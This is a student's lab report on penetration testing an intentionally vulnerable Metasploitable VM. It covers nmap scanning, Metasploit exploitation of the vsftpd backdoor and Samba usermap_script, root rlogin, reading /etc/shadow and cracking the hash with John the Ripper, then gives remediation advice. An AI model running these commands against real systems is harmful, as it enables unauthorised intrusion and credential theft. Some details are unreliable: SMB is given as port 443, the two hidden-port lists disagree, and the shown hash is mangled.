Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Raushan Kumar
ERP: 6602885
Course: B. Tech IT
Semester: 6th
Section: A
Date: 18/05/2025

Project objectives

Introduction:

This project involves conducting penetration testing within a controlled laboratory environment to simulate real-world cyber attacks. Using **Kali Linux** as the attacker system and **Metasploitable** as the intentionally vulnerable target, the project explores key phases of ethical hacking such as reconnaissance, scanning, enumeration, exploitation, privilege escalation, and post-exploitation analysis. The goal is to develop practical, hands-on experience in identifying and exploiting security vulnerabilities, while also applying appropriate remediation techniques to enhance system defenses. This simulation is intended for educational purposes, promoting responsible and ethical cybersecurity practices.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details:


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks: Network Scanning

Task 1: Basic Network Scan

Command: nmap -v 192.168.202.129

Output:




Task 2: Reconnaissance

Task 1: Scanning for hidden Ports

Command: nmap -v -p- 192.168.202.129

Output:



Total Hidden Ports = 7


List of hidden ports

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632
7. 6697

Task 2: Service Version Detection

Command: nmap -v -sV 192.168.202.129


Output:



Task 3: Operating System Detection

Command: nmap -v -O 192.168.202.129

Output:



Task 3: Enumeration

Target IP Address – 192.168.202.129

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1


Hidden Ports with Service Versions (ONLY HIDDEN PORTS)


1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry
7. 51228/tcp open status 1 (RPC #100024)

Task 4: Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**
   - msfconsole
   - use exploit/unix/ftp/vsftpd_234_backdoor
   - set RHOST 192.168.202.129
   - set RPORT 21
   - run

   Output:







2. **SMB 3.0.20-Debian (Port 443)**

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.202.129
- run

Output:




3. **Exploiting R Services (Port 512,513,514)**
   - nmap -p 512,513,514 -sC -sV --script=vuln 192.168.202.129
   - rlogin -l root 192.168.202.129
     Output:




Task 5: Create user with root permission

- adduser **raushan**
- password **hello**
- sudo usermod -aG sudo raushan
- cat /etc/passwd | grep raushan
- raushan:x:1001:1001: raushan, 1,123456789, 123456789:/home/ raushan:/bin/bash
- sudo cat /etc/shadow | grep raushan 0x
- raushan:yj9T$bAN2KwCfT/9wmRfWuLJCP.$IzHcNLYm1QMRQQj7mSKnxV2GUR2PeNBxkR1DVVP8×93:20225:0:99999:7:::



Task 6: Cracking password hashes

- nano raushan_hash.txt
- ./john raushan_hash.txt
- ./john raushan_hash.txt –show



Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference:

https://youtu.be/x9cEaiApTWg

https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
    - **SMB version 3.0.20** is vulnerable to:
        - Remote Code Execution (RCE)
        - Null session attacks
        - Arbitrary file write/read
- **Common CVEs:**
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution

- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.
- **Remediation Steps:**
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** **https://www.youtube.com/watch?v=HPP70Bx0Eck**

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated
- **Vulnerabilities:**
    - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
    - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** **https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.